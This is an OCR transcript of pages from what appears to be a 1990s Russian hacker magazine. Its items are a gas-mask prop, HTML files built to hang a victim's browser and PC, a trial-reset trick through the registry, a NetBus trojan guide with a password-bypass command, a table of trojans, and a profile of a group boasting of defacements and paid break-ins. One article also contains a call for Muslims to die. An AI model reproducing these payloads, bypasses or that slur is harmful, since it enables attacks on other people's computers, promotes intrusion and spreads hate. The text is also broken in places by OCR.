


Паяльник (необязательно).
Руки (обязательно).

Батарейку воткни в нос противогаза. Она там как раз очень плотно встанет. К ней на тонких проводочках припаяй или примотай скотчем лампочки. Сами лампочки приклей к глазам противогаза. Из картона вырежи два бублика, к ним приклей фольгу, получились отражатели. Отражатели приклей скотчем поверх лампочек. Отражатели должны быть такими, чтобы твоих глаз не было видно. Будет казаться, что внутри противогаза пусто.
В спичечном коробке помести тумблер и реостат. Коробок и противогаз будет соединять антенный кабель. Его удобно продеть в рукав куртки, а коробок взять в руку. Можно включать и отключать глаза, регулировать их яркость реостатом.
Соедини все по схеме. В коробок для прочности набей остатки картона и замотай его скотчем.

{Электрическая схема. Рисунок коробка. Рисунок противогаза в сборе. Фотография противогаза (?)}





Пульт управления

В путь...

Мы все разные люди. Нам интересны разные вещи. Но в каждой области есть то, что весело и понятно всем. Общее дело здорово объединяет даже самых разных людей (так и случаются революции). Не комплексуй, не бойся показаться несерьезным, не бойся фантазировать. Сейчас время реализации твоих самых невероятных идей. Устроим революцию, возьмем штурмом мировое занудство...
Изобретай, фантазируй, но постарайся не попасть в милицию, успехов!







Убийство


UnearthеD (ICQ:10477714)

Вешаем комп.

Неплохое заглавие, да? Аж страшно! Ну ладно, я не про страх собираюсь демагогию разводить, а про HTML. Итак, если дядя Гей-тссс говорит тебе, что его Эксплорер никогда не падает, а подвесить его вообще невозможно, то возьми и создай у себя на диске 12 файлов (к примеру) crash_1.htm, crash_2.htm, crash_3.htm... crash_12.htm! Берешь первый файл (crash_1.htm) и вписываешь туда следующий код (сорри, что придется помучаться, набивая это на клаве, но жизнь - штука трудная):

```
<HTML>
<HEAD>
<TITLE>--------------------------------------Have fun!!!--------------------------------------</TITLE>
</HEAD>
<FRAMESET ROWS="9%, 9%, 9%, 9%, 9%, 9%, 9%, 9%, 9%, 9%, *">
            <FRAME SRC="crash_2.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_3.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_4.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_5.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_6.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_7.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_8.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_9.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_10.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_11.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
            <FRAME SRC="crash_12.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
</FRAMESET>
</HTML>
```

"Устремим наши взоры на..." на то, что написано после **<FRAME SRC=** и взято в кавычки. Что это? Верно, это название второго файла crash_2.htm. Как ты видишь, для каждого файла по строчке. Причем: файлов у тебя 12, а строчек (<FRAME SRC=) в файле всего 11! Теперь самое муторное дело. Нужно это все вписать во все остальные файлы. НО! Не просто перекопировать из crash_1.htm во все остальные 11 файлов, а еще и изменить это для каждого файла по-своему! Вписывая это в каждый следующий файл, ты должен исключить этот файл из списка, но при этом вместо него добавить предыдущий. Круто звучит, да? Объясняю нагляднeй: в



crash_1.htm (который представлен твоим глазам) следующий файл (crash_2.htm) идет первым, и самого crash_1.htm среди перечисленных файлов нет! В crash_2.htm первым файлом будет идти следующий файл (crash_3.htm), а наш любимый crash_1.htm займет предпоследнее место (перед crash_12.htm). И так далее: в crash_3.htm, 1-ым - crash_4.htm, предпоследним crash_2.htm; в crash_4.htm, 1-ым - crash_5.htm, предпоследним crash_3.htm. И так до crash_12.htm. Сам crash_12.htm "РУКАМИ НЕ ТРОГАТЬ"!! То есть как бы, так сказать, идет смещение списка "один выпадает, другой залезает", а crash_12.htm стоит на своем месте! Можешь, конечно, поэкспериментировать и расставлять их в любом порядке, исключая предыдущий, но добавляя следующий. Может, что и выйдет. А что же мы пишем в crash_12.htm? А вот что:

```
<HTML>
```

Netscape'a и IE!

```
<HEAD>
<META HTTP-EQUIV="Refresh"Content="5;URL=crash_13.htm">
<TITLE>Jumping GIF's</TITLE>
</HEAD>
<BODY>
<CENTER>
<IMG SRC="../Sorry/com_soon.gif">
<IMG SRC="../Sorry/com_soon.gif">
<IMG SRC="../Sorry/com_soon.gif">
<IMG SRC="../Sorry/com_soon.gif">
<IMG SRC="../Sorry/com_soon.gif">
<IMG SRC="../Sorry/com_soon.gif">
</CENTER>
</BODY>
</HTML>
```

Просто без лишних вопросов впиши это, и все. Теперь, когда ты имеешь 12 htm файлов в одной директории с содержанием, соответствующим выше описанному, то... то ты крут!
"Круто! Только нахрена мне вся эта лабудень нужна?" - спросишь ты. Да все дело в том, что если запустить один из этих файлов, то перед тобой откроется Netscape или IE (в зависимости от того, что у тебя стоит), и ты будешь слышать славные звуки работы винта, потом тебя начнет мучить сомнение насчет того, что винт больно долго будет это дело грузить и в конце концов, так и не дождавшись загрузки этого файла (так сказать, странички), ты будешь судорожно пытаться как-нибудь остановить загрузку. Но облом! Никакие клики мышкой не остановят этот бешеный процесс. В истерике ты кинешься к заветным Ctrl+Alt+Del, чтобы снять задачу, но и тут тебя либо круто обломают, либо упадут все окна броузера, а не одно! И в конце концов на славном сообщении о том, что свободные ресурсы твоего железного друга истекли, все повиснет. Приятно, правда? Вот такая вот неувязочка с этим HTML.

Действуем на нервы

Ну, как тебе повисание с 12 хтмлями? Неплохо, да? А можно и покруче.
Можно весь этот процесс компа по приказанию долго жить еще сопроводить рулезным звуковым оформлением в стиле "мама, роди меня обратно"! Выступает... Симфонический оркестр под управлением флоппи драйва! Поехали! Берем те же 12 хтмл файлов (см. выше).
И во все файлы, кроме 1-ого и 12-ого, вставляем строчку <FRAME SRC="a:\crash02.gif" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">. После этих вставок выглядеть все должно вот так:
Crash_2.htm

```
<html>
<HEAD>
<TITLE>— This page will crash your browser! With sound!!! — crash 2</TITLE>
</HEAD>
<FRAMESET ROWS="9%, 9%, 9%, 9%, 9%, 9%, 9%, 9%, 9%, 9%, *">
        <FRAME SRC="a:\crash02.gif" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_3.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_4.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_5.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_6.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_7.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_8.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_9.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_10.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_11.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_1.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
        <FRAME SRC="crash_12.htm" MARGINHEIGHT=0 MARGINWIDTH= 0 SCROLLING = "no">
</FRAMESET>
</html>
```

Красным выделена наша строчка. Она должна стоять прямо там, где стоит. Видишь в этой строке обращение к картинке на дискете (a:\crash02.gif)? Так вот, именно это и будет заставлять флопик истошно орать в попытках найти картинку, а ее там нету (и не должно быть). Теперь просто возьми и вставь эту строчку во все остальные файлы (кроме 1-ого и 12-ого). Ну и, как обычно, чуть-чуть поиздевайсь: вставляя в оставшиеся файлы, меняй название картинки (к примеру: в 3-ем хтмле картинку crash03.gif, а, например, в 7-ой - картинку crash07.gif). В общем, чтоб картинки во всех файлах были разные. А первый и 12-ый файлы оставь как было (см. выше). Ну, вот типа и всё. Теперь, если кто-нибудь типа Гиви Хакеридзе зайдет/запустит crash_1.html, то его железный «дровосек» начнет мучительно загружать фреймы, а там картинка... да она еще и на дискете... а дискеты нема... а флопик пытается ее найти...Что из этого получается? Правильно! Бесконечное жужжание дисковода, приводящие жертву в состояние истошной эйфории. А потом все это дело еще как возьмет, да и подвиснет. Вот такая, понимаешь, заподлоконструкция...

X

Бедность не порок, а способ шевелить мозгами...

Captain Колбасьев


Те, кто лазит по Интернету, наверняка натыкались на целые залежи очень полезных прог, но все они как, правило, либо шароварные (т.е. за них надо платить зеленые бабки, чтобы прислали код), либо с ограниченным временем действия. Таких программулек накапливается куча, и обходиться без них как-то не хочется, привыкаешь как к помойному ведру. Я бы с удовольствием платил бы за них, но так как постоянная статья дохода, стипендия, составляет всего 4$ USA (да и ту еще не дадут вовремя), приходится крепко думать, как потратить эти «бешеные деньги» и шевелить мозгами в другом направлении.

Очень многие программки с ограниченным временем действия (или по-русски trial'ы) после деинсталляции и повторной установки все равно отказываются работать. (Про)двинутый Чайник сообразит, что прога где-то оставила свой хвост и, натыкаясь на него, отказывается работать. Что делать?

Продвинутый хакер сразу кинется исследовать прогу, чтоб взломать ее и изменить код, отвечающий за проверку времени действия. А что делать Чайнику? Сидеть и ждать, когда другие взломают, и потом долго лазить по хакерским сайтам в надежде найти код или пароль для любимой программки? Ни в коем случае! Лучше попытаемся сделать это все своими шаловливыми ручками.

Немного теории и умозаключений. Где может прятаться хвост? Мест не так уж и много:

1. системный регистр (если у тебя, конечно, стоит Windows95/98 или NT);
2. файл win.ini (системный файл — анахронизм (пережиток, родные вы мои), тянущийся со времен Windows3.1);
3. создается программой собственный хитрый файл в каталоге Windows, в котором регистрируются все изменения (обычно создается при первом запуске установленной программы).



Ну а теперь чем и как все это отловить? Сразу выражу благодарность стойкому борцу с хакерами всех мастей журналу GAME.EXE (под предводительством бравого казачьего атамана Михайло Новикова) за то, что на CD диске к журналу №2 за 1999 год в разделе «полезные утилиты» выложил очень полезную утилиту Regmon95 (Regmon for Windows NT/9x Mark Russinovich and Bryce Cogswell http://www.sysinternals.com). Кстати, с сайта www.sysinternals.com скачайте еще одну полезняшку (как говорит Евгений Козловский — кто не знает: www.computerra.ru) по имени Filemon (Filemon for Windows NT/9x Mark Russinovich and Bryce Cogswell www.sysinternals.com). Кратенько опишу, что это такое.

Как понял из названия, Regmon for Windows NT/9x это ни что иное, как монитор регистра, который отслеживает все обращения к регистру любыми программами и ведет запись всех обращений, а Filemon — фиксирует все обращения программ к файлам (гениально!). Мощные инструменты для ловли нежелательных связей.

А теперь испробуем на примере эту комбинацию из трех пальцев (пардон, программ). У меня есть любимая программка NETmon v.2.0 для контроля скорости соединения с Интернетом (даже и не вспомню, откуда ее выловил, если приспичит, то попробуй глянуть на ка-ком-нибудь www.download.ru), но вот беда — через 10 дней после установки она (программа) прекращает работать.

Делаю раз. Запускаю Regmon.


Делаю два. Запускаю Filemon.

Делаю три. Запускаю NETmon.

Смотрю, и волосы дыбом. В окнах Regmon'а и Filemon'а тьма всяких записей. Если чуток напрячься, то вполне можно найти знакомое название «netmon» и в опциях программ, в разделе «фильтр», поставить netmon. Закрываю все и открываю заново. Вот теперь порядок, зафиксированы записи, относящиеся только к нужной программе. Ну а теперь ну очень тщательный (скрупулезный, для умных) анализ полученной информации.


В Filemon что-то ничего в глаза не бросилось. Банальное обращение проги к своему exe'шному файлу и dll'елке.

В Regmon'е уже интересней. Сразу замечается наглое обращение программы



В Filemon отсутствует любая информация к размышлению. Даже для полковника Исаева»

к одному и тому же ключу регистра. Два раза щелкаю по выбранной записи в регмониторе, и открывается виндов-



Regmon с отловленным ключом реестра»)


сный Regedit, откуда с чистой совестью удаляется треклятый ключ. (Прежде чем лезть в системный реестр — сделай резервную копию файлов реестра (systm.dat и user.dat из корневого директория Виндов), чтобы не пришлось рвать волосы на одном месте и переустанавливать систему).

Ну а теперь осталось только посмотреть на конечный результат. Запускаю NETmon — все в порядке, фокус удался, факир оказался трезв, что в общем-то странно, учитывая специфику «тонкой» работы с реестром. Все. Фанфары и поздравления. Низкие поклоны и широкий занавес. Концерт закончен. А по традиции, следуя классическим библейским традициям (Muslims — must die!), вручаю удочку — рыбу при наличии извилистых мозгов и прямых (обязательно!) рук поручаю ловить тебе самому... Хорошего клева!

X


РАЗУМНЫЙ ЧЕЛОВЕК –
РАЗУМНЫЙ ВЫБОР

NetBus — троянец-



Doc
(serguei@earthling.net, icq#10811323)

Идея заслать во вражеский стан «своего» человека, который бы мог собирать информацию, совершать диверсии и вообще выполнять любые задания центра далеко не нова. Но лишь в относительно недавнее время она стала так массово и успешно применяться для компьютерных диверсий. По-видимому, изготовители хакерских утилит наконец прониклись идеями дяди Билли, который уже давно пропагандировал технологию клиент-сервер.


Итак, по порядку. Предположим, что кто-то хочет собрать некоторую информацию или совершить какое-либо действие на чужой машине. Есть 2 способа это сделать. Можно заранее проинструктировать программу, что делать. Типа: «По прибытии отыщешь мне каталог Windows, в нем соберешь все файлы с расширением PWL и отправишь мне по почте». Но это старо, нединамично, не интерактивно и пошло — в общем, не прикалывает. Лучше сказать программе так: «По прибытии выходишь со мной на связь и выполняешь мои указания». Таким образом программа становится «глазами» и «руками» на чужом компьютере. Имея их, можно выполнить многое. Не буду расписывать все команды, реализованные в конкретной версии двух наиболее популярных (на мой взгляд) троянов — НетБаса (NetBus) или БэкОрифиса (Back Orifice). Их увидит любой, запустив программу управления соответствующего трояна. Для примера приведу лишь несколько самых прикольных/полезных команд НетБаса.

- Открыть/закрыть подставку для чашки кофе, один раз или с интервалом
- Поменять местами клавиши мыши
- Выполнить команду/запустить программу/перейти на определенный URL
- Управлять координатами курсора мыши
- Показать диалог с выбором и сообщить выбор
- Зашатдаунить винды/отлогинить пользователя
- Посылать/принимать нажатия клавиш (текст)
- Получить снимок экрана
- Просмотреть содержимое жестких дисков, скачать/заслать/удалить файл
- Записать текущий звук и прислать
- Открыть/закрыть/сфокусировать окно

Вернемся к технологии. Итак, центральное место в работе этих программ занимает связь между сервером (засланным на чужой компьютер) и клиентом (управляющим инструментом).

Для начала поймем, как происходит связь 2-х компьютеров через Интернет. В случае НетБаса используется протокол TCP. Это похоже на разговор по телефону. Представь себе, что в компьютере есть более 30 тысяч телефонов (портов), и с каждого можно позвонить на каждый данный компьютер или на удаленный. После соединения можно передавать/принимать информацию. Правда, по некоторым телефонам не дозвониться, так как они уже заняты системными службами.

Сервер НетБаса действует следующим образом. Попав на компьютер и запустившись, он устраивается у условленного телефона и ждет звонка. Когда ему звонят, он снимает трубку и представляется: «Здравствуйте. НетБас версии 1.62 слушает. Чем я могу Вам помочь?» До версии 1.70 номер порта был фиксированный — 12345. Таким образом проверить наличие на машине сервера было крайне просто — надо просто законнектиться на этот порт и посмотреть, будет ли ответ. (В нормальном случае либо никто не ответит, либо просто пошлют.) Начиная с версии 1.70, номер порта можно задать самому. Когда номер порта неизвестен, можно лишь последовательно прозванивать все не зарезервированные порты (после 1024). Руками это делать — умаешься, тут потребуется программа с возможностью сканирования диапазона портов (Port Scanner).



«А если какой-то гад засунул этот твой НетБас на мою машину?» — спросишь ты. А вот тогда тебе нужно в любой момент времени посмотреть список текущих соединений, и если кто-то на твоей машине уже полчаса треплется с порта 12345, — значит, у тебя ночует НетБас. Проверить текущие соединения легко — для этого запусти netstat.exe в командной строке. И эта прога тебе все покажет: кто, когда, с кем, во сколько, сколько заплатил и что он ел на завтрак.

Ну и самый простой и надежный способ — исследовать свой registry. Для этого достаточно запустить regedit.exe. В разделе HKEY_CURRENT_USER есть подраздел PATCH. И если ты сам не играл с сервером НетБаса, значит им у тебя поиграл кто-то другой, или ты сам, о том не подозревая, его установил ;-).

Гораздо более профессионально и продуманно сработан БэкОрифис. Приведу два примера.

Первый — протокол связи. Описанным выше способом отслеживаются сеансы связи NetBus, но не Back Orifice, потому как он не пользуется телефонной связью (TCP). Как же он держит связь, если не через телефон, возникнет законный вопрос. А очень просто — через пейджер (протокол UDP). Как видно из аналогии, подобная связь менее удобна, при ней нет соединения как такового. То есть ты посылаешь сообщение и не знаешь, получил ли его абонент. (Может он сейчас в метро ;-) Более того, посылаемые UDP пакеты шифруются. В отличие от НетБаса, который общается открытым текстом.

Второй — открытый интерфейс. БэкОрифис предусматривает использование плагинов (plug-in). Чтобы добавить функцию, которая не была включена в стандартный набор, достаточно написать плагин в виде ДЛЛ и в нем ее реализовать. Спецификации прилагаются. Не так уж сложно для программиста средней руки. Зато какое поле для фантазии и экспериментов над чужими машинами!

Но хватит теории — перейдем к практике. Посмотрим, как можно побаловаться с НетБасом и даже хакнуть его «подручными» средствами, пользуясь ламерским программным исполнением оного. Для данной лабораторной работы нам понадобится НетБас до версии 1.70 и программа telnet.exe (входит в стандартный набор Windows).

1. Запускаем «patch.exe /noadd »
2. Запускаем telnet.exe

Опция noadd говорит серверу НетБаса не прописывать себя в автозагрузку виндов, а сработать одноразово. (Надеюсь, ты не хочешь сам себя заразить трояном?)

Теперь надо связаться с засевшим у тебя на компе агентом. Если помнишь, он ждет на порте 12345. В программе телнет выбираешь меню connect пункт Remote System. В поле hostname набираешь localhost (то есть коннектишься к соб-

игрушка!

вер будет отказываться выполнять твои команды, резонно требуя пароль. Пароль передается следующим образом: «Password;0;твой пароль».
Сервер отвертит «Access;1», если пароль подходит, и «Access;0», если пароль задан неверно.
Пытливый ум непременно заинтересуется: «А что означает этот ноль в команде ввода пароля? А если я туда поставлю не ноль, а, скажем, единицу? Например, «Password;1;я от Иван Иваныча». И будет прав. Произойдет чудо. В этом случае сервер примет от тебя абсолютно любой пароль. Даже такой бредовый. Ну, вот ты и хакнул пароль в НетБасе. Мелочь, а приятно. Ну, а как установить свой пароль, ты уже знаешь. Побалуйся, поиграй, только когда наиграешься, не забудь выгрузить сервер НетБаса из памяти — «patch.exe /remove» (если не хочешь, чтобы кто-нибудь другой поиграл с тобой. Например, я :)).

X

Сводная таблица возможностей/характеристик самых известных троянов

Программа	Установка пароля на программу	Файловые операции	Передача сообщений	Управ-ление виндами	FTP HTTP сервер	Номер порта	Управление мышью	Дамп экрана	Тащит пароли	Встроеный I.P. сканер
Acid Shiver	Нет	Есть	Нет	Есть	FTP	Задается	Нет	Нет	Нет	Нет
Backdoor										
Control		Есть	Есть	Есть	FTP					Есть
Back Orifice	Есть	Есть	Есть	Есть	UDP/TCP FTP	Задается	Есть	Есть	Есть	
BO FTP					FTP	Задается				
ButtSniffer										Есть
Speakeasy					FTP					
Deep Throat	Есть	Есть	Есть	Есть	оба	31338		Есть	Есть	Есть
Evil FTP	Есть	Есть			FTP	23456		Нет	Нет	Нет
Executor										
Fatal									Есть	
Network										
FTP Commander 99			Есть	Есть	TCP		Есть	Есть		
Gate Crasher						6969				
Girl Friend		Есть	Есть	Есть	Есть	Задается			Есть	Есть
Hacker's Paradise	Есть	Есть	Есть	Есть	TCP	40426	Есть	Есть		Есть
ICQ Trojan		Есть			FTP					
Master's Paradise	Есть	Есть	Есть	Есть	FTP	40426			Есть	Есть
Millineum	Есть		Есть	Есть	TCP	20001		Есть		Есть
Netbus	Есть	Есть	Есть	Есть	FTP	Задается	Есть	Есть		Есть
NetMonitor										
NetSpy			Есть	Есть	TCP	1024-25				
Phase Zero	Проверка IP	Есть	Есть	Есть	FTP	Задается				Есть
Remote Wave Server				Есть	TCP					
Setup Trojan	Откл.	Есть		Есть	TCP					Есть
Shock Rave		Есть			FTP					
Socket's of Troy		Есть	Есть	Есть	FTP	Есть				
Senna Trojan Builder	Есть	Есть	Есть	Есть	FTP	Задается				
Stealth Spy			Есть	Есть	TCP					
Remote Win Shutdown	Есть			Есть	TCP					
Tele Commando	Есть			Есть	TCP					
Voodoo Doll					TCP					
Win Crash	Есть	Есть	Есть	Есть	FTP	1213-1213 5714-5741			Есть	
WinHack Gold	Откл.	Есть		Есть	TCP					Есть

Хакерская группа



Чтобы ввести вас в курс дела, для начала хотелось бы кратко рассказать вам о развитии хакерского движения в России. Началось все практически с того времени, когда в нашей стране для простого человека появилась возможность выйти во всемирную паутину. За считанное время Интернет охватил все регионы России и принял глобальный характер. В нашей стране международная всемирная сеть была в то время еще новинкой, несмотря на то, что с каждым днем к ней присоединялось все больше и больше людей. О проделках так называемых хакеров можно было услышать только из-за «бугра» или увидеть в кино, но наши люди не заставили долго ждать. И вскоре в России был организован отдел по борьбе с компьютерными преступлениями, в московских газетах появились статьи о «маленьких гениях-хакерах», которые теперь отсиживают срок. На самом деле были пойманы бедные детки, студенты, которые просто хотели подзаработать немного денег через Интернет, заказывая товар на дом по фальшивим кредиткам (к реальному хакерству это ну никак нельзя было отнести). А тем временем, пока люди из Федеральной Службы Безопасности гонялись за этими «хакерами», другие спокойно себе сидели дома и получали новые знания, чувствуя себя в полной безопасности. Можно даже сказать, что хакерство в России развивалось с огромной скоростью и при этом не ощу-

KpZ - изнутри

щало никаких преград со стороны органов правопорядка.
Группа, о которой пойдет речь, была образована в конце августа 1998 года. Как раз тогда, когда тысячи подростков, просмотрев дошедший до России фильм «Hackers» и начитавшись статей про хакеров, ринулись в Интернет, возомнив себя профессиональными взломщиками. И первоначальная идея группы состояла в том, чтобы показать детям, что они не правы, и всемирная паутина не место для подобного развлечения и для людей с манией величия. Был зарегистрирован сервер, который носил название «Муд$#и Русского Интернета» и который ежедневно пополнялся списком «хакерских страничек», которые через некоторое время группой же и уничтожались. Так же, если в каком-либо чате отсутствовала цензура или, опять-таки, появлялись люди и кричали «Я крутой хакер, щас я вас всех занюкаю...», и с этим не могли справиться администраторы серверов, чат по «неизвестным никому причинам» выходил из строя. За месяц, поняв, что молодежь не остановить, что они все равно будут продолжать «нюкать» и забивать почту пользователям, KpZ-шники решили оставить их в покое и заняться чем-нибудь поважнее.

Первоначально в KpZ было около 10 человек, но месяц спустя из-за отсутствия знаний большинство было «уволено». Осталось 5 человек:

Tarantino: художник, programmer

Delta: **Языки:** VB, DELPHI, C++
OS: UNIX, NT

MAL: **Языки:** VB, BASIC, C , C++, ASM, DELPHI....
OS: winNT/98, UNIX

v00d00: **Языки:** BASIC, VB, C++, ASM, PASCAL, DELPHI, Perl
OS: Windows, Linux

В дальнейшем были приняты еще два человека:

Spider: **Языки:** VB, C++, JAVA , PERL, немного ASM....
OS: Unix, NT

Mishgan: **Языки:** Basic, cgi scripts
OS: WinNT

Название группы фактически не несет никакого определенного смысла и расшифровывается, как Камера Предварительного Заключения.
Итак, началось все с того, что администрация известного московского компьютерного клуба «Орки» нанесла некоторый моральный ущерб одному из KpZ. Расплата последовала немедленно, и некоторое время на их серверах можно было видеть уникальное оформление в стиле KpZ, но это был не конец, а чтобы описать все, что с ними случилось, нужно начинать новую статью.
Некоторые последующие взломы имели заказной характер и были успешно выполнены на все сто процентов.
